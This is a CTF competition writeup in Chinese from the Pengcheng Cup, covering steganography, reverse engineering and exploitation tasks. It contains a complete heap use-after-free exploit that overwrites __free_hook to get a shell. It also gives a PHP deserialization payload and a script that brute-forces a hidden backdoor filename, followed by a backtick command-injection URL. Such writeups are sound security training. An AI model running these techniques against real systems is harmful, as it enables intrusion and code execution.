鹏城杯

每支队伍都需要提交解题报告,用于比赛后的复盘与审核。文档中需要详细

Misc-我的壁纸300

atuo_coffee_sale_machine

Web-web1

Web-web2

RE-安全编程

RE-BabyRe

Re-bad_pe

Crypto-SecretShare

Web-Escape

流量深处 (赛后复现)


其他补充

每支队伍都需要提交解题报告,用于比赛后的复盘与审核。文档 中需要详细

的描述用户针对赛题的分析过程和解题过程,最终汇总整理成提交 writeup。注意:文档只提交一个,以最后提交的为准; writeup 只支持上传 pdf 和 word 类型;文件名只能包含数字,英文,汉字或下划线"_",名字长度不超过 50;文件大小不超过 10M。

Misc-我的壁纸300


下载一张图片,后面提取一个图片和一个压缩包




题目描述,来自robot36的太空信息-怀念地球的雪天。flag格式:flag{可见字符串}




压缩包里面的wav用手机的robot36,可以弄出来二维码





flag.txt用snow解密



最后youshouldknowme.jpeg里面可以提权一个密码

```
起始页
                                       flag. txt
                                                                                   bbg. zip
            bg.jpg
                                                       youshoul dknown
                        ррррр, јрв
               FF E1 00 7A 45 78 69 66 00 00 4D 4D 00 2A
0000h:
                                                                   Øÿá.zExif..MM.⁵
        00 00 00 08 00 05 01 1A 00 05 00 00 00 01 00 00
0010h:
        00 4A 01 1B 00 05 00 00 00 01 00 00 00 52 01
0020h:
0030h:
        00 03 00 00 00 01 00 02 00 00 01 3B 00 02 00
        00 17 00 00 00 5A <mark>02 13</mark>
                                    00 03 00 00 00 01 00
0040h:
0050h:
        00 00 00 00 00 00 00 00 00 48 00 00 00 01 00 00
        00 48 00 00 00 01
0060h:
)070h:
           68 52 40 31 6E 42 30 77 24 26 38 00 00 FF
                                                                   hR@lnB0w$&8...
0080h:
        00 43 00 06 04 05 06 05 04 06 06 05 06 07 07 06
0090h:
        08 0A 10 0A
                      OA 09 09 OA
                                    14 OE OF OC
                                                  10 17 14 18
   root@kali:/home/q/桌面# steghide extract -sf youshouldknowme.jpeg -p 7hR@1nB0w$68
  [1] 31839
  bash: 8:未找到命令 root@kali:/home/q/桌面# wrote extracted data to "flag.txt". root@kali:/home/q/桌面#
 flag{b921323f-
                                                                                        Plain Text
  1
       flag{b921323f-eaa2-4d62-ace6-f86361842eb8}
```

atuo_coffee_sale_machine

分析

```
Plain Text
    > checksec coff
1
2
    [*] '/sbb/coff'
3
        Arch:
                   amd64-64-little
                   Partial RELRO
4
        RELRO:
                   Canary found
5
        Stack:
                   NX enabled
6
        NX:
7
                   No PIE (0x3fe000)
        PIE:
```

没有开pie保护

程序漏洞在change_default函数,对着之前在sell函数free的函数可以任意写入,然后在replenish函数可以malloc回来(而且malloc大小固定且没有指定malloc后所属,导致了可以free掉不同kind的chunk 再去malloc回来)造成了UAF,但是程序没有show功能,直接IO LEAK 。因为没有pie保护可以通过BSS上存储的stdout指针等效申请过来修改结构体即可leak libc

exp

Pythor

```
1
     from pwn import *
 2
     context(log_level='debug')
 3
     r=process('./coff')
 4
     libc=ELF('./libc-2.31.so')
 5 * def temp_save(kind,Y,content):
         r.sendlineafter('>>>','1')
 6
 7
         r.recv()
 8
         r.sendline(str(kind))
 9
         r.recv()
         if Y=='y':
10 -
             r.sendline('y')
11
12
             r.recv()
             r.send(content)
13
14 -
         else:
15
             r.sendline('n')
16
17 • def admin malloc(kind):
         r.sendlineafter('>>>','4421')
18
19
         r.recv()
20
         r.send('just pwn it')
21
         r.recv()
22
         r.sendline('1')
23
         r.recv()
24
         r.sendline(str(kind))
25
         r.recv()
26
         r.sendline('3')
27
28 - def admin_free(kind,idx,content):
29
         r.sendlineafter('>>>','4421')
30
         r.recv()
31
         r.send('just pwn it')
32
         r.recv()
33
         r.sendline('2')
34
         r.recv()
35
         r.sendline(str(kind))
         r.recv()
36
37
         r.sendline(str(idx))
38
         r.recv()
         r.send(content)
39
40
         r.recv()
41
         r.sendline('3')
42
     gdb.attach(r)
43
     temp_save(1,'n','1'*0x80)#1,1
44
     temp_save(1,'n','1'*0x80)#1,2
45
     temp_save(1,'n','1'*0x80)#1,3
```

```
46
     admin_free(1,3,p64(0x00000000004062C0))
     temp_save(2,'n','1'*0x80)#2,1
48
     temp_save(2,'n','1'*0x80)#2,2
49
     temp save(2,'n','1'*0x80)#2,3
50
     temp_save(2,'n','1'*0x80)#2,4
51
     temp_save(2,'n','1'*0x80)#2,5
52
     temp save(3, 'n', '1'*0x80)#3,1
53
     temp_save(3,'n','1'*0x80)#3,2
54 -
     for i in range(5):
55
         admin_malloc(2)
56
     admin malloc(3)
57
     admin_malloc(3)
58
     admin_malloc(1)
59
     admin malloc(1)
60
     set flag=p64(0 \times fbad1800)+p64(0)*3+p8(0)
61
     r.sendlineafter('>>>','4421')
62
     r.recv()
63
     r.send('just pwn it')
64
     r.recv()
65
     r.sendline('2')
66
     r.recv()
67
     r.sendline(str(3))
68
     r.recv()
69
     r.sendline(str(2))
70
     r.recv()
71
     r.send(set flag)
72
73
     leak=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x1ec980
74
     log.success("libc:"+hex(leak))
75
     hook=leak+libc.sym['__free_hook']
76
     system=leak+libc.sym['system']
77
     r.recv()
78
     r.sendline('3')
79
     temp_save(1,'y','1'*0x80)#1,1
80
     temp_save(1,'y','1'*0x80)#1,2
81
     admin_free(1,2,p64(hook))
82
     temp_save(2,'y','1'*0x80)#2,1
83
     temp_save(2,'y','1'*0x80)#2,2
84
     temp_save(2,'y','1'*0x80)#2,3
85
     temp_save(2,'y','1'*0x80)#2,4
86
     temp_save(2,'y','1'*0x80)#2,5
87
     temp_save(2,'y','1'*0x80)#2,6
88
     temp_save(2,'y','1'*0x80)#2,7
89 -
     for i in range(7):
90
         admin_malloc(2)
91
     admin_free(2,7,p64(system))
92
     temp_save(1, 'y', '/bin/sh\x00')
93
     r.interactive()
```

Web-web1

反序列化由__destruct入手,H类的__destruct能触发__toString,刚好Hacker类的toString就是读取flag

```
Plain Text
      <?php
  1
 2
      class Hacker{}
      class H{}
  3
  4
 5
      $hacker = new Hacker();
  6
 7
      h = \text{new H()};
 8
 9
      $h->username = $hacker;
10
      echo serialize($h);
11
12
      // 0:1:"H":1:{s:8:"username";0:6:"Hacker":0:{}}
13
      ?>
1I (1SSet (φa)) {
     unserialize (nonono ($a));
?> flag{d466de25-098c-4adb-9e8c-5f702b26e7f9}
元素 控制台 源代码 网络
                                      内存
                                                      安全性
                                                              Lighthouse
                                                                        CSS 概述 🛭
                               性能
                                             应用程序
  LOAD
            SPLIT
                    EXECUTE
                               TEST ▼
                                         SQLI ▼
                                                  XSS ▼
                                                          LFI ▼
                                                                  SSRF ▼
                                                                            SSTI
URL
http://172.10.0.6/
                                             enctype
    Use POST method
                                             application/x-www-form-urlencoded
Body
pop=0:1:"H":1:{s:8:"username";0:6:"Hacker":0:{}}
```

Web-web2

Plain Text

```
1
2
3
     import requests
4
5
     headers = {
6
         'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gec
     ko/20100101 Firefox/116.0',
         'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,imag
7
     e/avif,image/webp,*/*;q=0.8',
         'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.
8
     3,en;q=0.2',
9
         # 'Accept-Encoding': 'gzip, deflate',
         'Content-Type': 'application/x-www-form-urlencoded',
10
         'Origin': 'http://172.10.0.5',
11
         'Connection': 'keep-alive',
12
         'Referer': 'http://172.10.0.5/',
13
         'Upgrade-Insecure-Requests': '1',
14
         'Pragma': 'no-cache',
15
         'Cache-Control': 'no-cache',
16
17
     }
18
     # data = 'filename=glob%3A%2F%2Fbackdoor_0*'
19
20
     # 00fbc51dcdf9eef7
21
     # glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
     payload = 'glob%3A%2F%2Fbackdoor '
22
23
     table = '0123456789abcdef'
24
     for i in range (50):
25
       for j in table:
         tmp = payload + j + '*'
26
27
         data = 'filename='+tmp
         #print(data)
28
         response = requests.post('http://172.10.0.5/', headers=headers, data=d
29
     ata)
         if 'yesyesyes' in response.text:
30
31
           payload = payload + j
           print(payload)
32
33
           break
```

```
(flask) D:\Study\Tools\phpstudy_pro\WW\ctf\1104pcb\web2>python 1.py
glob%3A%2F%2Fbackdoor_0
glob%3A%2F%2Fbackdoor_00
glob%3A%2F%2Fbackdoor_00f
glob%3A%2F%2Fbackdoor_00fb
glob%3A%2F%2Fbackdoor_00fbc
glob%3A%2F%2Fbackdoor_00fbc5
glob%3A%2F%2Fbackdoor_00fbc51
glob%3A%2F%2Fbackdoor_00fbc51d
glob%3A%2F%2Fbackdoor_00fbc51dc
glob%3A%2F%2Fbackdoor_00fbc51dcd
glob%3A%2F%2Fbackdoor_00fbc51dcdf
glob%3A%2F%2Fbackdoor_00fbc51dcdf9
glob%3A%2F%2Fbackdoor_00fbc51dcdf9e
glob%3A%2F%2Fbackdoor_00fbc51dcdf9ee
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7675
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76759
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597f
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd261
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2611
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a8
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a89
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a894
```

backdoor 00fbc51dcdf9eef767597fd26119a894.php


通过爆破找到找到后门文件

1 2 3 import requests 4 5 * headers = { 6 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gec ko/20100101 Firefox/116.0', 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,imag 7 e/avif,image/webp,*/*;q=0.8', 'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0. 8 3,en;q=0.2', # 'Accept-Encoding': 'gzip, deflate', 9 'Content-Type': 'application/x-www-form-urlencoded', 10 'Origin': 'http://172.10.0.5', 11 'Connection': 'keep-alive', 12 'Referer': 'http://172.10.0.5/', 13 'Upgrade-Insecure-Requests': '1', 14 'Pragma': 'no-cache', 15 'Cache-Control': 'no-cache', 16 17 } 18 # data = 'filename=glob%3A%2F%2Fbackdoor_0*' 19 20 # 00fbc51dcdf9eef7 # glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7 21 payload = 'glob%3A%2F%2Fbackdoor ' 22 23 table = '0123456789abcdef' 24 • for i in range(50): 25 for j in table: tmp = payload + j + '*'26 data = 'filename='+tmp 27 #print(data) 28 29 response = requests.post('http://172.10.0.5/', headers=headers, da ta=data) if 'yesyesyes' in response.text: 30 -31 payload = payload + j print(payload) 32 33 break


```
(flask) D:\Study\Tools\phpstudy_pro\WW\ctf\1104pcb\web2>python 1.py
glob%3A%2F%2Fbackdoor_0
glob%3A%2F%2Fbackdoor_00
glob%3A%2F%2Fbackdoor_00f
glob%3A%2F%2Fbackdoor_00fb
glob%3A%2F%2Fbackdoor_00fbc
glob%3A%2F%2Fbackdoor_00fbc5
glob%3A%2F%2Fbackdoor_00fbc51
glob%3A%2F%2Fbackdoor_00fbc51d
glob%3A%2F%2Fbackdoor_00fbc51dc
glob%3A%2F%2Fbackdoor_00fbc51dcd
glob%3A%2F%2Fbackdoor_00fbc51dcdf
glob%3A%2F%2Fbackdoor_00fbc51dcdf9
glob%3A%2F%2Fbackdoor_00fbc51dcdf9e
glob%3A%2F%2Fbackdoor_00fbc51dcdf9ee
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7675
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76759
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597f
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd261
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2611
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a8
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a89
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a894
```

http://172.10.0.5/backdoor_00fbc51dcdf9eef767597fd26119a894.php

然后通过数组绕过长度限制



找到flag所在的位置,然后通过*去绕过长度限制,来读取flag



Plain Text

1 flag{aa03a3c1-da05-4637-8b42-a8686aaf15bc}

http://172.10.0.5/backdoor_00fbc51dcdf9eef767597fd26119a894.php?username=ee knight&title=cat&data[]=<?=`*%20/*`;</pre>

RE-安全编程

根据字符串找到输入函数所在的大函数sub_9C70

然后gdb 动态调试下断点找到输入点

在地址0x9DBA出被调用,单步调试尝试更改成功次数无果

Plain Text 1 *RAX 0x1 RBX 0x7ffff7fe5080 ← 0x616c66636e652f2e ('./encfla') 2 3 RCX 0xfffffff6 4 RDX 0x0 0x7ffff8001720 → 0x7ffff7ff0a31 ← 0x0 5 RDI 6 RSI 0x1 7 R8 0x1 8 R9 0x1 R10 0x7ffff7fee39f ← 0x202020202020202 9 R11 0x7ffff8001722 ← 0xdfd000007fffff7ff 10 R12 0x7fffffffdd50 ← 0x8 11 12 R13 0x7fffff7fb0660 ← push rbx R14 0x7fffffffdcd8 ← 0x0 13 R15 0x7ffffffdd30 → 0x7ffff7ffd208 ← 0x0 14 15 RBP 0x7fffff7fe3bb0 ← mov ecx, 1 16 RSP 0x7fffffffdcd0 ∢- 0x0 17 RIP $0x7ffff7f97e9b \leftarrow cmp dword ptr [rsp + 0x50], eax$ _____[DISASM / x86-64 / set emulate on]-18 — ► 0x7ffff7f97e9b cmp dword pt r [rsp + 0x50], eax 0x7ffff7f97e9f jne <0x7ffff7f97f63 19 0x7fffff7f97f63 20 0x7ffff7f97f63 lea rax, [rip + 0x61fce]21 22 gword ptr [rsp + 0x18], rax 0x7ffff7f97f6a mov 23 0x7ffff7f97f6f mov qword ptr [rsp + 0x20], 1 qword ptr [rsp + 8], 0 24 0x7ffff7f97f78 mov 25 qword ptr [rsp + 0x28], rbx 0x7fffff7f97f81 mov 26 0x7ffff7f97f86 gword ptr [rsp + 0x30], 0 mov rdi, r14 27 0x7fffff7f97f8f mov 0x7ffff7f97f92 call r13 28 29 30 0x7ffff7f97f95 call qword ptr [rip + 0x64f0d] <0x7ffff7f98660 > _____[STACK]_____ 31 32 01:0008 | r14 0x7fffffffdcd8 ← 0x0 33 02:0010 0x7fffffffdce0 ← 0x2 0x7fffffffdce8 → 0x7ffff7ff9ec0 → 0x7fffff7fe50fd ← 0x7570 34 03:0018 6e69207a6c70 ('plz inpu') 0x7fffffffdcf0 ∢- 0x1 35 04:0020 05:0028 0x7fffffffdcf8 → 0x7fffff7fe5080 ← 0x616c66636e652f2e ('./e 36 ncfla') 06:0030 | 0x7fffffffdd00 ∢- 0x0 37 38 07:0038 0x7fffffffdd08 → 0x7fffff7fff580 ← 0x1

```
39
                                                      –[ BACKTRACE ]—
                                           • 0
                                                  0x7ffff7f97e9b
40
            0x7ffff7f97a43
        1
41
        2
            0x7ffff7f97a19
42
        3
            0x7fffff7fae372
43
            0x7ffff7f98465
        4
44
            0x7ffff7fd8f09
        5
45
        6
            0x7fffffffd8ee2
46
        7
                        0x0
47
                                          -pwndbg> x/32gx 0x7fffffffdcd0+0x50
48
     0x7fffffffdd20: 0x0000000b00000009
                                               0xfffffffffffffe
49
     0x7fffffffdd30: 0x00007fffff7ffd208
                                               0x0000000100000005
50
     0x7fffffffdd40: 0x00007fffff7fff580
                                               0×000000000000000004
51
     0x7fffffffdd50: 0x0000000000000008
                                               0x00007ffff8001720
52
     0x7ffffffdd60: 0x00000000000000002
                                               0×00000000000000000
53
     0x7ffffffdd70: 0x0000000000000000
                                               0x00007ffffffdaba3
54
     0x7ffffffdd80: 0x0000000000000000
                                               0x00007fffffffde30
55
     0x7fffffffdd90: 0x00007fffff7fd8fb2
                                               0x00007fffffffddd0
56
     0x7ffffffdda0: 0x0000000000000000
                                               0x00007ffff7f97a43
57
     0x7fffffffddb0: 0x00007fffff7ff9e00
                                               0x00007ffff7f97a19
58
     0x7fffffffddc0: 0x00007fffff7ff9e00
                                               0x00007fffff7fae372
59
     0x7fffffffddd0: 0x00007fffff7fff020
                                               0x00000000000000005
60
     0x7ffffffdde0: 0x00000000000000000
                                               0×000000000000000064
61
     0x7ffffffddf0: 0x0000000000000000
                                               0×00000000000000000
62
     0x7fffffffde00: 0x0000000000000000
                                               0×00000000000000000
63
                                               0x00007fffff7f8e040
     0x7ffffffde10: 0x00000000000000000
64
     pwndbq> set *0x7fffffffdd20=0x0000100b00000009
65
     pwndbg> x/32gx 0x7fffffffdcd0+0x50
66
     0x7fffffffdd20: 0x0000000b00000009
                                               0xfffffffffffffe
67
     0x7fffffffdd30: 0x00007fffff7ffd208
                                               0x0000000100000005
68
     0x7fffffffdd40: 0x00007fffff7fff580
                                               0x000000000000000004
69
     0x7fffffffdd50: 0x00000000000000008
                                               0x00007ffff8001720
70
     0x7fffffffdd60: 0x00000000000000002
                                               0×00000000000000000
71
     0x7ffffffdd70: 0x0000000000000000
                                               0x00007ffffffdaba3
72
     0x7ffffffdd80: 0x0000000000000000
                                               0x00007fffffffde30
73
     0x7fffffffdd90: 0x00007fffff7fd8fb2
                                               0x00007fffffffddd0
74
     0x7ffffffdda0: 0x0000000000000000
                                               0x00007ffff7f97a43
75
     0x7fffffffddb0: 0x00007fffff7ff9e00
                                               0x00007ffff7f97a19
76
     0x7fffffffddc0: 0x00007fffff7ff9e00
                                               0x00007fffff7fae372
77
     0x7fffffffddd0: 0x00007fffff7fff020
                                               0x00000000000000005
78
     0x7ffffffdde0: 0x0000000000000000
                                               0x00000000000000064
79
     0x7ffffffddf0: 0x00000000000000000
                                               0×000000000000000000
80
     0x7ffffffde00: 0x00000000000000000
                                               0×00000000000000000
81
     0x7ffffffde10: 0x0000000000000000
                                               0x00007fffff7f8e040
82
     pwndbq> set *0x7fffffffdd20=0x0000100c00000009
83
     pwndbg> x/32gx 0x7fffffffdcd0+0x50
84
     0x7ffffffdd20: 0x0000000b00000000
                                               0xfffffffffffffe
```

```
0x7fffffffdd30: 0x00007fffff7ffd208
                                                0x0000000100000005
 85
86
      0x7fffffffdd40: 0x00007fffff7fff580
                                                0x000000000000000004
 87
      0x7fffffffdd50: 0x00000000000000008
                                                0x00007ffff8001720
 88
      0x7ffffffdd60: 0x00000000000000002
                                               0×00000000000000000
 89
      0x7ffffffdd70: 0x0000000000000000
                                                0x00007fffff7fdaba3
 90
      0x7ffffffdd80: 0x0000000000000000
                                                0x00007fffffffde30
 91
      0x7fffffffdd90: 0x00007fffff7fd8fb2
                                               0x00007fffffffddd0
 92
      0x7ffffffdda0: 0x0000000000000000
                                                0x00007fffff7f97a43
 93
      0x7fffffffddb0: 0x00007fffff7ff9e00
                                               0x00007ffff7f97a19
 94
      0x7fffffffddc0: 0x00007fffff7ff9e00
                                               0x00007fffff7fae372
 95
      0x7fffffffddd0: 0x00007fffff7fff020
                                               0x00000000000000005
 96
      0x7ffffffdde0: 0x0000000000000000
                                               0x00000000000000064
 97
      0x7ffffffddf0: 0x0000000000000000
                                               0×00000000000000000
 98
      0x7ffffffde00: 0x0000000000000000
                                               0×00000000000000000
 99
      0x7fffffffde10: 0x00000000000000000
                                               0x00007fffff7f8e040
100
      pwndbg> set \{long\}0x7fffffffdd20 = 0x0000100b00000009
101
      pwndbg> x/32gx 0x7fffffffdcd0+0x50
102
      0x7ffffffdd20: 0x0000100b00000009
                                               0xfffffffffffffe
103
      0x7fffffffdd30: 0x00007fffff7ffd208
                                               0x0000000100000005
104
      0x7fffffffdd40: 0x00007fffff7fff580
                                               0x00000000000000004
105
      0x7fffffffdd50: 0x0000000000000000
                                               0x00007ffff8001720
106
      0x7ffffffdd60: 0x00000000000000002
                                               0x00000000000000000
107
      0x7ffffffdd70: 0x0000000000000000
                                               0x00007fffff7fdaba3
108
      0x7ffffffdd80: 0x0000000000000000
                                                0x00007fffffffde30
109
      0x7fffffffdd90: 0x00007fffff7fd8fb2
                                               0x00007fffffffddd0
110
      0x7ffffffdda0: 0x0000000000000000
                                               0x00007ffff7f97a43
111
      0x7fffffffddb0: 0x00007fffff7ff9e00
                                                0x00007ffff7f97a19
112
      0x7fffffffddc0: 0x00007fffff7ff9e00
                                               0x00007fffff7fae372
113
      0x7fffffffddd0: 0x00007fffff7fff020
                                               0x00000000000000005
114
      0x7fffffffdde0: 0x0000000000000000
                                               0x00000000000000064
115
      0x7ffffffddf0: 0x0000000000000000
                                               0×00000000000000000
116
      0x7ffffffde00: 0x0000000000000000
                                               0×00000000000000000
117
      0x7fffffffde10: 0x00000000000000000
                                               0x00007ffff7f8e040
118
      pwndbq> set $rax=9
119
      pwndbg> c
120
      Continuing.
121
      猜对了, 第 4108 次
122
      plz input 1-10 number
123
      1
```

后继续尝试修改别的跳转判断,最后在如下处发现在于0x64比较,直接把rsp+0x54改了

```
Plain Text
                               dword ptr [rsp + 0x54], 0x64
 1
      0x7fffff7f97ef6
                        cmp
 2
        0x7ffff7f97efb
                                 0x7ffff7f9800e
                                                                <0x7ffff7f9800e>
                          je
 3
 4
        0x7ffff7f97f01
                          call gword ptr [rip + 0x64fa1]
                                                               <0x7ffff7f98660>
 5
 6
        0x7ffff7f97f07
                                 gword ptr [rsp + 0x70], rax
                          mov
                                 qword ptr [rsp + 0x38], rax
 7
        0x7ffff7f97f0c
                          mov
        0x7ffff7f97f11
                          movabs rax, 0xa0000001
 8
                                                   ———[ STACK 1——
 9
     00:0000 | rsp 0x7fffffffdcd0 ← 0x0
10
     01:0008 | r14 0x7fffffffdcd8 ← 0x0
11
                  0x7fffffffdce0 ← 0x2
12
     02:0010
13
     03:0018
                  0x7fffffffdce8 → 0x7ffff7ff9f08 → 0x7fffff7fe514c ← 0xbae4b
     9afe59c8ce7
     04:0020
                  0x7fffffffdcf0 ← 0x2
14
     05:0028
                  0x7fffffffdcf8 → 0x7fffffffdd08 → 0x7fffffffdd24 ← 0xfffff
15
     ffe1111111c
     06:0030
                  0x7fffffffdd00 ∢- 0x1
16
                  0x7ffffffdd08 → 0x7fffffffdd24 ← 0xfffffffe1111111c
17
     07:0038
                                                    —「BACKTRACE 1—
18
     • 0
19
            0x7ffff7f97ef6
20
            0x7ffff7f97a43
        1
21
        2
            0x7ffff7f97a19
22
        3
            0x7fffff7fae372
23
        4
            0x7ffff7f98465
24
        5
            0x7fffff7fd8f09
25
        6
            0x7fffff7fd8ee2
        7
26
                       0x0
27
28
     pwndbq> x/32qx 0x7ffffffdcd0
29
     0x7ffffffdcd0: 0x0000000000000000
                                             0×00000000000000000
30
     0x7fffffffdce0: 0x00000000000000000
                                             0x00007ffff7ff9f08
     0x7fffffffdcf0: 0x00000000000000000
31
                                             0x00007fffffffdd08
32
     0x7fffffffdd00: 0x00000000000000001
                                             0x00007fffffffdd24
     0x7fffffffdd10: 0x00007fffff7fe43f0
33
                                             0x00007fffff7fb3ea9
34
     0x7fffffffdd20: 0x1111111c00000009
                                             0xffffffffffffe
     0x7fffffffdd30: 0x00007fffff7ffd208
35
                                             0×0000000100000005
36
     0x7fffffffdd40: 0x00007fffff7fff580
                                             0x00000000000000004
37
     0x7fffffffdd50: 0x0000000000000000
                                             0x00007ffff8001720
     0x7fffffffdd60: 0x0000000000000000
38
                                             0×00000000000000000
39
     0x7ffffffdd70: 0x0000000000000000
                                             0x00007fffff7fdaba3
     0x7fffffffdd80: 0x0000000000000000
40
                                             0x00007fffffffde30
```

```
0x00007fffffffddd0
     0x7fffffffdd90: 0x00007fffff7fd8fb2
41
     0x7fffffffdda0: 0x0000000000000000
                                              0x00007ffff7f97a43
43
     0x7fffffffddb0: 0x00007fffff7ff9e00
                                              0x00007ffff7f97a19
44
     0x7fffffffddc0: 0x00007fffff7ff9e00
                                              0x00007ffff7fae372
45
     pwndbg> x/32gx 0x7fffffffdcd0+0x54
46
     0x7fffffffdd24: 0xfffffffe1111111c
                                              0xf7ffd208ffffffff
47
     0x7fffffffdd34: 0x0000000500007fff
                                              0xf7fff58000000001
48
     0x7fffffffdd44: 0x0000000400007fff
                                              0×0000000800000000
49
     0x7fffffffdd54: 0xf800172000000000
                                              0x0000000200007fff
50
     0x7fffffffdd64: 0x0000000000000000
                                              0×00000000000000000
51
     0x7fffffffdd74: 0xf7fdaba300000000
                                               0×0000000000007fff
52
     0x7fffffffdd84: 0xffffde3000000000
                                              0xf7fd8fb200007fff
53
     0x7fffffffdd94: 0xffffddd000007fff
                                              0x0000000000007fff
54
     0x7fffffffdda4: 0xf7f97a4300000000
                                              0xf7ff9e0000007fff
55
     0x7fffffffddb4: 0xf7f97a1900007fff
                                              0xf7ff9e0000007fff
56
     0x7fffffffddc4: 0xf7fae37200007fff
                                              0xf7fff02000007fff
57
     0x7fffffffddd4: 0x0000000500007fff
                                              0×00000000000000000
58
     0x7fffffffdde4: 0x0000006400000000
                                              0×00000000000000000
59
     0x7fffffffddf4: 0x0000000000000000
                                              0×00000000000000000
60
     0x7ffffffde04: 0x00000000000000000
                                              0×00000000000000000
61
     0x7fffffffde14: 0xf7f8e04000000000
                                              0x0000003800007fff
62
     pwndbq> set *0x7fffffffdd24=0x64
63
     pwndbg> x/32gx 0x7fffffffdcd0+0x54
64
     0x7fffffffdd24: 0xfffffffe00000064
                                              0xf7ffd208ffffffff
65
     0x7fffffffdd34: 0x0000000500007fff
                                              0xf7fff58000000001
66
     0x7fffffffdd44: 0x0000000400007fff
                                              0×0000000800000000
67
     0x7fffffffdd54: 0xf800172000000000
                                               0x0000000200007fff
68
     0x7fffffffdd64: 0x0000000000000000
                                              0×00000000000000000
69
     0x7fffffffdd74: 0xf7fdaba300000000
                                              0x0000000000007fff
70
     0x7fffffffdd84: 0xffffde3000000000
                                               0xf7fd8fb200007fff
71
     0x7fffffffdd94: 0xffffddd000007fff
